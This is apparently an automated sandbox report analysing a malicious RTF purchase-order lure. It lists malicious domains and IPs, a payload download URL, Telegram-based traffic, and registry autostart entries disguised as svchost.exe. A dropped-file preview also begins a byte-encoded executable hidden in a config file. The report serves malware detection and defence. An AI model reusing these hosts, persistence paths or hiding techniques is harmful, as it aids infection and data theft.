http://https://i2-prod.liverpool.com/incoming/article19961953.ece/ALTERNATES/s180/0_GettyImages-1302496803.	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19961953.ece/ALTERNATES/s180/0_GettyImages-1302496803.	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19945821.ece/ALTERNATES/s270b/0_Salah-Goal-vs-Leeds.jp	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19945821.ece/ALTERNATES/s270b/0_Salah-Goal-vs-Leeds.jp	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19945821.ece/ALTERNATES/s270b/0_Salah-Goal-vs-Leeds.jp	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19960478.ece/ALTERNATES/s615/0_WhatsApp-Image-2021-03-	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19960478.ece/ALTERNATES/s615/0_WhatsApp-Image-2021-03-	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19960478.ece/ALTERNATES/s615/0_WhatsApp-Image-2021-03-	0%	URL Reputation	safe	
http://https://www.liverpool.com/all-about/premier-league	0%	URL Reputation	safe	
http://https://www.liverpool.com/all-about/premier-league	0%	URL Reputation	safe	
http://https://www.liverpool.com/all-about/premier-league	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19938370.ece/ALTERNATES/s180/0_Salah-Pressing.jpg	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19938370.ece/ALTERNATES/s180/0_Salah-Pressing.jpg	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19938370.ece/ALTERNATES/s180/0_Salah-Pressing.jpg	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19940968.ece/ALTERNATES/s615/0_Curtis-10.png	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19940968.ece/ALTERNATES/s615/0_Curtis-10.png	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19940968.ece/ALTERNATES/s615/0_Curtis-10.png	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19963923.ece/ALTERNATES/s180/1_WhatsApp-Image-2021-03-	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19963923.ece/ALTERNATES/s180/1_WhatsApp-Image-2021-03-	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19963923.ece/ALTERNATES/s180/1_WhatsApp-Image-2021-03-	0%	URL Reputation	safe	
http://https://www.liverpool.com/liverpool-fc-news/	0%	URL Reputation	safe	
http://https://www.liverpool.com/liverpool-fc-news/	0%	URL Reputation	safe	
http://https://www.liverpool.com/liverpool-fc-news/	0%	URL Reputation	safe	
http://https://www.liverpool.com/schedule/liverpool-arsenal-carabao-cup-klopp-17166154	0%	URL Reputation	safe	
http://https://www.liverpool.com/schedule/liverpool-arsenal-carabao-cup-klopp-17166154	0%	URL Reputation	safe	
http://https://www.liverpool.com/schedule/liverpool-arsenal-carabao-cup-klopp-17166154	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19955390.ece/ALTERNATES/s615/0_GettyImages-1231353837.	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19955390.ece/ALTERNATES/s615/0_GettyImages-1231353837.	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19955390.ece/ALTERNATES/s615/0_GettyImages-1231353837.	0%	URL Reputation	safe	
http://https://www.liverpool.com/liverpool-fc-news/features/liverpool-psg-transfer-news-19957850	0%	URL Reputation	safe	
http://https://www.liverpool.com/liverpool-fc-news/features/liverpool-psg-transfer-news-19957850	0%	URL Reputation	safe	
http://https://www.liverpool.com/liverpool-fc-news/features/liverpool-psg-transfer-news-19957850	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19936064.ece/ALTERNATES/s220b/0_WhatsApp-Image-2021-02	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19936064.ece/ALTERNATES/s220b/0_WhatsApp-Image-2021-02	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19936064.ece/ALTERNATES/s220b/0_WhatsApp-Image-2021-02	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19946983.ece/ALTERNATES/s180/0_RobertsonCross1.jpg	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19946983.ece/ALTERNATES/s180/0_RobertsonCross1.jpg	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19946983.ece/ALTERNATES/s180/0_RobertsonCross1.jpg	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19940968.ece/ALTERNATES/s270b/0_Curtis-10.png	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19940968.ece/ALTERNATES/s270b/0_Curtis-10.png	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19940968.ece/ALTERNATES/s270b/0_Curtis-10.png	0%	URL Reputation	safe	
http://https://www.liverpool.com/liverpool-fc-news/transfer-news/fsg-liverpool-gini-wijnaldum-transfer-1876	0%	URL Reputation	safe	
http://https://www.liverpool.com/liverpool-fc-news/transfer-news/fsg-liverpool-gini-wijnaldum-transfer-1876	0%	URL Reputation	safe	
http://https://www.liverpool.com/liverpool-fc-news/transfer-news/fsg-liverpool-gini-wijnaldum-transfer-1876	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://i2-prod.liverpool.com/incoming/article19946983.ece/ALTERNATES/s615/0_RobertsonCross1.jpg	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19946983.ece/ALTERNATES/s615/0_RobertsonCross1.jpg	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19946983.ece/ALTERNATES/s615/0_RobertsonCross1.jpg	0%	URL Reputation	safe	
http://https://www.liverpool.com/liverpool-fc-news/features/jurgen-klopp-liverpool-transfer-targets-1996166	0%	URL Reputation	safe	
http://https://www.liverpool.com/liverpool-fc-news/features/jurgen-klopp-liverpool-transfer-targets-1996166	0%	URL Reputation	safe	
http://https://www.liverpool.com/liverpool-fc-news/features/jurgen-klopp-liverpool-transfer-targets-1996166	0%	URL Reputation	safe	
http://https://www.liverpool.com/liverpool-fc-news/transfer-news/liverpool-erling-haaland-transfer-weghorst	0%	URL Reputation	safe	
http://https://www.liverpool.com/liverpool-fc-news/transfer-news/liverpool-erling-haaland-transfer-weghorst	0%	URL Reputation	safe	
http://https://www.liverpool.com/liverpool-fc-news/transfer-news/liverpool-erling-haaland-transfer-weghorst	0%	URL Reputation	safe	
http://https://reachplc.hub.loginradius.com"	0%	Avira URL Cloud	safe	
http://https://i2-prod.liverpool.com/incoming/article19940968.ece/ALTERNATES/s220b/0_Curtis-10.png	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19940968.ece/ALTERNATES/s220b/0_Curtis-10.png	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19940968.ece/ALTERNATES/s220b/0_Curtis-10.png	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19960206.ece/ALTERNATES/s180/0_WhatsApp-Image-2021-03-	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19960206.ece/ALTERNATES/s180/0_WhatsApp-Image-2021-03-	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19960206.ece/ALTERNATES/s180/0_WhatsApp-Image-2021-03-	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19955855.ece/ALTERNATES/s615/0_GettyImages-1304940818.	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19955855.ece/ALTERNATES/s615/0_GettyImages-1304940818.	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19955855.ece/ALTERNATES/s615/0_GettyImages-1304940818.	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19961704.ece/ALTERNATES/s270b/0_GettyImages-1273716690	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19961704.ece/ALTERNATES/s270b/0_GettyImages-1273716690	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19961704.ece/ALTERNATES/s270b/0_GettyImages-1273716690	0%	URL Reputation	safe	
http://https://s2-prod.liverpool.com	0%	URL Reputation	safe	
http://https://s2-prod.liverpool.com	0%	URL Reputation	safe	
http://https://s2-prod.liverpool.com	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://https://www.liverpool.com/liverpool-fc-news/features/mohamed-salah-liverpool-goal-flaw-19945816	0%	URL Reputation	safe	
http://https://www.liverpool.com/liverpool-fc-news/features/mohamed-salah-liverpool-goal-flaw-19945816	0%	URL Reputation	safe	
http://https://www.liverpool.com/liverpool-fc-news/features/mohamed-salah-liverpool-goal-flaw-19945816	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19955390.ece/ALTERNATES/s270b/0_GettyImages-1231353837	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19955390.ece/ALTERNATES/s270b/0_GettyImages-1231353837	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19955390.ece/ALTERNATES/s270b/0_GettyImages-1231353837	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
apdocroto.gq	104.21.14.60	true	true		unknown
kf.carthage2s.com	41.231.5.212	true	true		unknown
api.telegram.org	149.154.167.220	true	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://apdocroto.gq/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-0B579F7D05D398DAB455F9EFDAAC3695.html	false	• Avira URL Cloud: safe	unknown
http://apdocroto.gq/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-CC63E54262373453B19DBF613B3334DE.html	false	• Avira URL Cloud: safe	unknown
http://apdocroto.gq/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-73850014335AB72CBE7866A38A201CD2.html	false	• Avira URL Cloud: safe	unknown
http://kf.carthage2s.com/log.exe	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
104.21.14.60	apdocroto.gq	United States		13335	CLOUDFLARENETUS	true
149.154.167.220	api.telegram.org	United Kingdom		62041	TELEGRAMRU	false
41.231.5.212	kf.carthage2s.com	Tunisia		37705	TOPNETTN	true
172.67.158.27	unknown	United States		13335	CLOUDFLARENETUS	true

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	435313
Start date:	16.06.2021
Start time:	12:04:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 18m 15s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Customer-unionroadwaysltd-8754-PO.doc__.rtf
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	58
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.adwa.spyw.expl.evad.winRTF@64/47@28/4
EGA Information:	Failed
HDC Information:	• Successful, ratio: 2.9% (good quality ratio 0.3%) • Quality average: 6% • Quality standard deviation: 19.5%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0

Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .rtf • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
12:04:34	API Interceptor	13x Sleep call for process: EQNEDT32.EXE modified
12:04:36	API Interceptor	1168x Sleep call for process: putty.exe modified
12:04:55	API Interceptor	375x Sleep call for process: powershell.exe modified
12:04:57	API Interceptor	880x Sleep call for process: e888z168ybTRefC409a4S5mn41ofdd.exe modified
12:04:59	Autostart	Run: C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\e888z168ybTRefC409a4S5mn41ofdd.exe
12:05:12	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce e888z168ybTRefC409a4S5mn41ofdd C:\Windows\Resources\Themes\aero\Shell\52V57U7\svchost.exe
12:05:16	API Interceptor	451x Sleep call for process: svchost.exe modified
12:05:17	API Interceptor	543x Sleep call for process: WerFault.exe modified
12:05:21	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\RunOnce e888z168ybTRefC409a4S5mn41ofdd C:\Windows\Resources\Themes\aero\Shell\52V57U7\svchost.exe
12:05:29	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run qweruiuyt C:\Users\user\AppData\Local\Temp\qweruiuyt\qweruiuyt.exe
12:05:38	API Interceptor	206x Sleep call for process: qweruiuyt.exe modified
12:05:42	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run qweruiuyt C:\Users\user\AppData\Local\Temp\qweruiuyt\qweruiuyt.exe

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
104.21.14.60	EXTRACTOSERFINANZA9515193901587456934789 09849.exe	Get hash	malicious	Browse	• apdocroto .gq/liverpool-fc-news/features /steven-gerrard-liverpool-future-dalglish--goal-93E4ED3647018D4BC99F37F3C112058F .html
	Factura Serfinanza039947665133458256509618413.exe	Get hash	malicious	Browse	• apdocroto .gq/liverpool-fc-news/features /steven-gerrard-liverpool-future-dalglish--goal-95766861991734398FE50D371F8B4E91 .html
	INV14062021.exe	Get hash	malicious	Browse	• apdocroto .gq/liverpool-fc-news/features /steven-gerrard-liverpool-future-dalglish--goal-848C5FFDE66B4AA9D6DB9FC457BA5568 .html

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	vmw7WdkJ6k.exe	Get hash	malicious	Browse	• apdocroto .gq/liverpool-fc-news/features /steven-gerrard-liverpool-future-dalglish--goal-ABA7FFAE0798429F701D0D12FD055ADB.html
149.154.167.220	2jvnjVUoj4.xls	Get hash	malicious	Browse	
	Co2WN1F3oJ.exe	Get hash	malicious	Browse	
	8VFicFtNS6.exe	Get hash	malicious	Browse	
	P9t80oxzA4.exe	Get hash	malicious	Browse	
	9J7C9Hi5Fo.exe	Get hash	malicious	Browse	
	5iDemVaRzA.exe	Get hash	malicious	Browse	
	Gt5L3h9JUv.exe	Get hash	malicious	Browse	
	DHL Shipment Notification.exe	Get hash	malicious	Browse	
	Customer001987_rfq-deaho.xlsx	Get hash	malicious	Browse	
	VHFD8erGNr.exe	Get hash	malicious	Browse	
	fbjjKHo4IB.exe	Get hash	malicious	Browse	
	Request for Quotation.exe	Get hash	malicious	Browse	
	PI 21378860.exe	Get hash	malicious	Browse	
	order 0824.exe	Get hash	malicious	Browse	
	SecuriteInfo.com.Trojan.Win32.Save.a.804.exe	Get hash	malicious	Browse	
	TT WIRE.exe	Get hash	malicious	Browse	
	bI2n9JX3YE.exe	Get hash	malicious	Browse	
	Attached Order.exe	Get hash	malicious	Browse	
	Payment MT103 Remittance Wire Transfer Confirmation.doc	Get hash	malicious	Browse	
	Attached Order.exe	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
api.telegram.org	2jvnjVUoj4.xls	Get hash	malicious	Browse	• 149.154.167.220
	Co2WN1F3oJ.exe	Get hash	malicious	Browse	• 149.154.167.220
	8VFicFtNS6.exe	Get hash	malicious	Browse	• 149.154.167.220
	P9t80oxzA4.exe	Get hash	malicious	Browse	• 149.154.167.220
	9J7C9Hi5Fo.exe	Get hash	malicious	Browse	• 149.154.167.220
	5iDemVaRzA.exe	Get hash	malicious	Browse	• 149.154.167.220
	Gt5L3h9JUv.exe	Get hash	malicious	Browse	• 149.154.167.220
	DHL Shipment Notification.exe	Get hash	malicious	Browse	• 149.154.167.220
	Customer001987_rfq-deaho.xlsx	Get hash	malicious	Browse	• 149.154.167.220
	Request for Quotation.exe	Get hash	malicious	Browse	• 149.154.167.220
	PI 21378860.exe	Get hash	malicious	Browse	• 149.154.167.220
	order 0824.exe	Get hash	malicious	Browse	• 149.154.167.220
	SecuriteInfo.com.Trojan.Win32.Save.a.804.exe	Get hash	malicious	Browse	• 149.154.167.220
	TT WIRE.exe	Get hash	malicious	Browse	• 149.154.167.220
	bI2n9JX3YE.exe	Get hash	malicious	Browse	• 149.154.167.220
	Attached Order.exe	Get hash	malicious	Browse	• 149.154.167.220
	Payment MT103 Remittance Wire Transfer Confirmation.doc	Get hash	malicious	Browse	• 149.154.167.220
	Attached Order.exe	Get hash	malicious	Browse	• 149.154.167.220
	Order Confirmation.doc	Get hash	malicious	Browse	• 149.154.167.220

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Y9DdOa5xDz.exe	Get hash	malicious	Browse	• 149.154.167.220
apdocroto.gq	ccbf1853c703609eda36bc07ab8eb2faf692153b56ecf.exe	Get hash	malicious	Browse	• 104.21.14.60
	SERFINANZAEXTRACTO2866483021870370871967 44955.exe	Get hash	malicious	Browse	• 172.67.158.27
	EXTRACTOSERFINANZA9515193901587456934789 09849.exe	Get hash	malicious	Browse	• 104.21.14.60
	Factura Serfinanza039947665133458256509618413.exe	Get hash	malicious	Browse	• 104.21.14.60
	INV14062021.exe	Get hash	malicious	Browse	• 104.21.14.60
	vmw7WdkJ6k.exe	Get hash	malicious	Browse	• 104.21.14.60
	Nr_0052801.exe	Get hash	malicious	Browse	• 172.67.158.27

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
TELEGRAMRU	2jvnjVUoj4.xls	Get hash	malicious	Browse	• 149.154.167.220
	Co2WN1F3oJ.exe	Get hash	malicious	Browse	• 149.154.167.220
	8VFicFtNS6.exe	Get hash	malicious	Browse	• 149.154.167.220
	P9t80oxzA4.exe	Get hash	malicious	Browse	• 149.154.167.220
	9J7C9Hi5Fo.exe	Get hash	malicious	Browse	• 149.154.167.220
	5iDemVaRzA.exe	Get hash	malicious	Browse	• 149.154.167.220
	Gt5L3h9JUv.exe	Get hash	malicious	Browse	• 149.154.167.220
	DHL Shipment Notification.exe	Get hash	malicious	Browse	• 149.154.167.220
	Customer001987_rfq-deaho.xlsx	Get hash	malicious	Browse	• 149.154.167.220
	VHFD8erGNr.exe	Get hash	malicious	Browse	• 149.154.167.220
	fbjjKHo4IB.exe	Get hash	malicious	Browse	• 149.154.167.220
	Request for Quotation.exe	Get hash	malicious	Browse	• 149.154.167.220
	PI 21378860.exe	Get hash	malicious	Browse	• 149.154.167.220
	5uEqXLxw3h.exe	Get hash	malicious	Browse	• 95.161.76.100
	order 0824.exe	Get hash	malicious	Browse	• 149.154.167.220
	SecuriteInfo.com.Trojan.Win32.Save.a.804.exe	Get hash	malicious	Browse	• 149.154.167.220
	TT WIRE.exe	Get hash	malicious	Browse	• 149.154.167.220
	bI2n9JX3YE.exe	Get hash	malicious	Browse	• 149.154.167.220
	Attached Order.exe	Get hash	malicious	Browse	• 149.154.167.220
	Payment MT103 Remittance Wire Transfer Confirmation.doc	Get hash	malicious	Browse	• 149.154.167.220
CLOUDFLARENETUS	ATT00001.htm	Get hash	malicious	Browse	• 104.16.19.94
	RFQ-BCM 03122020.exe	Get hash	malicious	Browse	• 172.67.193.107
	Aries.exe	Get hash	malicious	Browse	• 162.159.130.233
	TT0900090000090.exe	Get hash	malicious	Browse	• 104.21.19.200
	Poczta Polska Informacje o transakcjach2021.exe	Get hash	malicious	Browse	• 104.21.1.82
	#Ud83d#Udd7b Missed Call Playback Recording.wav - +1 6917381022.htm	Get hash	malicious	Browse	• 104.16.18.94
	AdobeAcrobatProDC2021.005.20048#U4e2d#U6587#U76f4#U88c5#U7834#U89e3#U7248@2223_16081.exe	Get hash	malicious	Browse	• 104.20.185.68
	PO-006 dtd-15.06.2021.exe	Get hash	malicious	Browse	• 104.21.15.48
	#U65b0#U8a02#U55ae_WJO-001.pdf.exe	Get hash	malicious	Browse	• 104.21.19.200
	Zalando_mail_14.exe	Get hash	malicious	Browse	• 104.21.19.200
	6334-Hanglung.com.html	Get hash	malicious	Browse	• 104.16.18.94
	SecuriteInfo.com.W32.AIDetect.malware1.3553.exe	Get hash	malicious	Browse	• 172.67.206.104
	TscZlF3lqk.exe	Get hash	malicious	Browse	• 104.21.69.75
	8ti0qjm60b.exe	Get hash	malicious	Browse	• 172.67.137.101

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	arm_crypt.exe	Get hash	malicious	Browse	• 172.67.188.10
	yfr02XrveJ.exe	Get hash	malicious	Browse	• 172.67.129.162
	ePThje5TvU.exe	Get hash	malicious	Browse	• 1.0.0.1
	PO#006611.doc.exe	Get hash	malicious	Browse	• 23.227.38.74
	ccbf1853c703609eda36bc07ab8eb2faf692153b56ecf.exe	Get hash	malicious	Browse	• 104.21.10.13
	Minutes of Meeting.exe	Get hash	malicious	Browse	• 104.21.19.200

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
36f7277af969a6947a61ae0b815907a1	Customer001987_rfq-deaho.xlsx	Get hash	malicious	Browse	• 149.154.167.220
	Payment MT103 Remittance Wire Transfer Confirmation.doc	Get hash	malicious	Browse	• 149.154.167.220
	Order Confirmation.doc	Get hash	malicious	Browse	• 149.154.167.220
	8b664227_by_Libranalysis.ppt	Get hash	malicious	Browse	• 149.154.167.220
	KUP ZAM#U00d3WIENIE-34002174.ppt	Get hash	malicious	Browse	• 149.154.167.220
	280fdaa5_by_Libranalysis.ppt	Get hash	malicious	Browse	• 149.154.167.220
	PO-AWB.xlsx	Get hash	malicious	Browse	• 149.154.167.220
	remittance details.docx	Get hash	malicious	Browse	• 149.154.167.220
	presupuesto.xlsx	Get hash	malicious	Browse	• 149.154.167.220
	presupuesto.xlsx	Get hash	malicious	Browse	• 149.154.167.220
	2021-Quotation.xlsx	Get hash	malicious	Browse	• 149.154.167.220
	XB201019BU XB201019BA.xlsx	Get hash	malicious	Browse	• 149.154.167.220
	Bnp Paribas SWIFT.xlsx	Get hash	malicious	Browse	• 149.154.167.220
	trinitymediaorder-po140521.doc	Get hash	malicious	Browse	• 149.154.167.220
	Pk_673672.xlsx	Get hash	malicious	Browse	• 149.154.167.220
	latvia-order-051121_.doc	Get hash	malicious	Browse	• 149.154.167.220
	M2.Tr.23.xlsx	Get hash	malicious	Browse	• 149.154.167.220
	GFG-group-CompanyProfile - Copy.doc	Get hash	malicious	Browse	• 149.154.167.220
	DELL CORE.xlsx	Get hash	malicious	Browse	• 149.154.167.220
	Revised_PO_758869.docx	Get hash	malicious	Browse	• 149.154.167.220

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506

Process:	C:\Users\user\AppData\Roaming\putty.exe
File Type:	Microsoft Cabinet archive data, 60080 bytes, 1 file
Category:	dropped
Size (bytes):	60080
Entropy (8bit):	**7.995256720209506**
Encrypted:	**true**
SSDEEP:	768:O78wIEbt8Rc7GHyP7zpxeiB9jTs6cX8ENclXVbFYYDceSKZyhRhbzfgtEnz9BPNZ:A8Rc7GHyhUHsVNPOlhbz2E5BPNiUu+g4
MD5:	6045BACCF49E1EBA0E674945311A06E6
SHA1:	379C6234849EECEDE26FAD192C2EE59E0F0221CB

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506	
SHA-256:	65830A65CB913BEE83258E4AC3E140FAF131E7EB084D39F7020C7ACC825B0A58
SHA-512:	DA32AF6A730884E73956E4EB6BFF61A1326B3EF8BA0A213B5B4AAD6DE4FBD471B3550B6AC2110F1D0B2091E33C70D44E498F897376F8E1998B1D2AFAC789ABEB
Malicious:	false
Preview:	MSCF.....,.....I.....d.....R9b .authroot.stl.3..).4..CK..8T....c_.d....A.K...].M$[v.4.)7-.%.QIR..$t)Kd.-[..T\{..ne.....{..<.....Ab.<..X....sb.....e.....dbu.3...0..... ..X..00&Z....C...p0.}..2..0m.}..Cj.9U..J.j.Y...#.L..\X..O.,...,.qu..]..(B.nE~Q...)..Gcx....}...f....zw.a..9+[.<0.'..2 .s..ya..J.....wd....OO!.s....`.WA...F6._f....6...g..2..7.$,....X.k..&. ..E...g.....>uv."..!.....xc.....C..?....P0$.Y..?u....Z0.g3.>W0&.y.(....].`>... ..R.q..wg*X.....qB!.B....Z.4..>.R.M..0.8...=.8..Ya.s.....add..)..w.4.&.z...2.&74.5]..w.j.._iK..|[.w.M.!<- .}%.C<tDX5\s._..I..*..nb.....GCQ.V..r..Y.....q...0..V)Tu>.Z..r...I...<.R{Ac..x^. .<A.....|.{.....Q...&....X..C$....e9.:..vI..x.R4...L.....%g...<..}'{....E8Sl...E".h...*.....ItVs.K..... .3.9.l..`D..e.i`....y...,..5....aSs`..W...d...t.J..]....'u3..d]7..=e....[R!:.....Q.%..@.....ga.v.~..q....{.!N.b]x..Zx.../;#}.f.)k.c9..{rmPt..z5.m=..q..%.D#<+Ex....1|.._F.

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506	
Process:	C:\Users\user\AppData\Roaming\putty.exe
File Type:	data
Category:	dropped
Size (bytes):	328
Entropy (8bit):	3.0833108895570884
Encrypted:	false
SSDEEP:	6:kKVzdie8N+SkQlPlEGYRMY9z+4KlDA3RUeWlK1MMx:Pi8kPlE99SNxAhUe3OMx
MD5:	F2A09726F7A8EC24C9A5E5AEBD5E3420
SHA1:	78B2B14AD9837E02FB565D6D399A772928F57578
SHA-256:	65A8ECB1737344B70CFC0911F3216C94B95167FBD29EAD7AA7F7FB9163912662
SHA-512:	1AADFF1A74074C451ADEF98242FE97620D1AB6046763069A6EC4EC966F95F7A176C7DC9A81028272D39EBC4208127AC6E68149E81E674B2EE2DB53DB9179B9B
Malicious:	false
Preview:	p..... .....C.t.b..(..... ....L.....&.....h.t.t.p.:././.c.t.l.d.l...w.i.n.d.o.w.s.u.p.d.a.t.e...c.o.m./.m.s.d.o.w.n.l.o.a.d./.u.p.d.a.t.e./.v.3./. s.t.a.t.i.c./.t.r.u.s.t.e.d.r./.e.n./.a.u.t.h.r.o.o.t.s.t.l...c.a.b...".0.9.0.e.6.c.f.e.3.4.c.d.7.1.:.0."...

C:\Users\user\AppData\Local\???????\e888z168ybTRefC409a4S5mn4_Url_ieo3rlngguenrtc44nvfkbbdpgkldbzf\6.335.788.529\ja0nxwsp.newcfg	
Process:	C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\e888z168ybTRefC409a4S5mn41ofdd.exe
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	1024546
Entropy (8bit):	3.1269035822105082
Encrypted:	false
SSDEEP:	12288:BctS2q8xGSRkhj3N5PQf4accceBReHwq2LtwN+KzzYBUvEzGqIx+w83faMWJnB+u:f7xnEiqMYilB
MD5:	798E75EAFE7531DB03EE356154FA97CC
SHA1:	C9CBB78C0FB1387869EA1428FDFA5DD3870E1959
SHA-256:	7E48B79189580C30D6F6F3F319B5D7611ED0C1E82F0E9E742752EA6F729297FC
SHA-512:	514A341F3FB8A08991D9F0A3F7EA678766B33219F869651E217CB2D19BAF48B8643D86D094A1818A8BECD50EFB9B8A9AD2A2AFCD2CCDB90830A91B2DB22EE67
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<configuration>.. <configSections>.. <sectionGroup name="userSettings" type="System.Configuration.UserSettingsGroup, System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089" >.. <section name="_xED9B__xED9A__xED9D__xEDA1__xEDCD__xEDD5__xEDC2_....." type="System.Configuration.ClientSettingsSection, System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089" allowExeDefinition="MachineToLocalUser" requirePermission="false" />.. </sectionGroup>.. </configSections>.. <userSettings>.. <_xED9B__xED9A__xED9D__xEDA1__xEDCD__xEDD5__xEDC2_.....>.. <setting name="C67953dg5a6Dd0e33YasdO92Wxf9ocbrUioK" serializeAs="String">.. <value>77 90 144 0 3 0 0 0 4 0 0 0 255 255 0 0 184 0 0 0 0 0 0 0 64 0 0 0 0 0 0

C:\Users\user\AppData\Local\???????\e888z168ybTRefC409a4S5mn4_Url_ieo3rlngguenrtc44nvfkbbdpgkldbzf\6.335.788.529\ke4dtirr.newcfg	
Process:	C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\e888z168ybTRefC409a4S5mn41ofdd.exe
File Type:	UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	3009211
Entropy (8bit):	3.101537480832706
Encrypted:	false
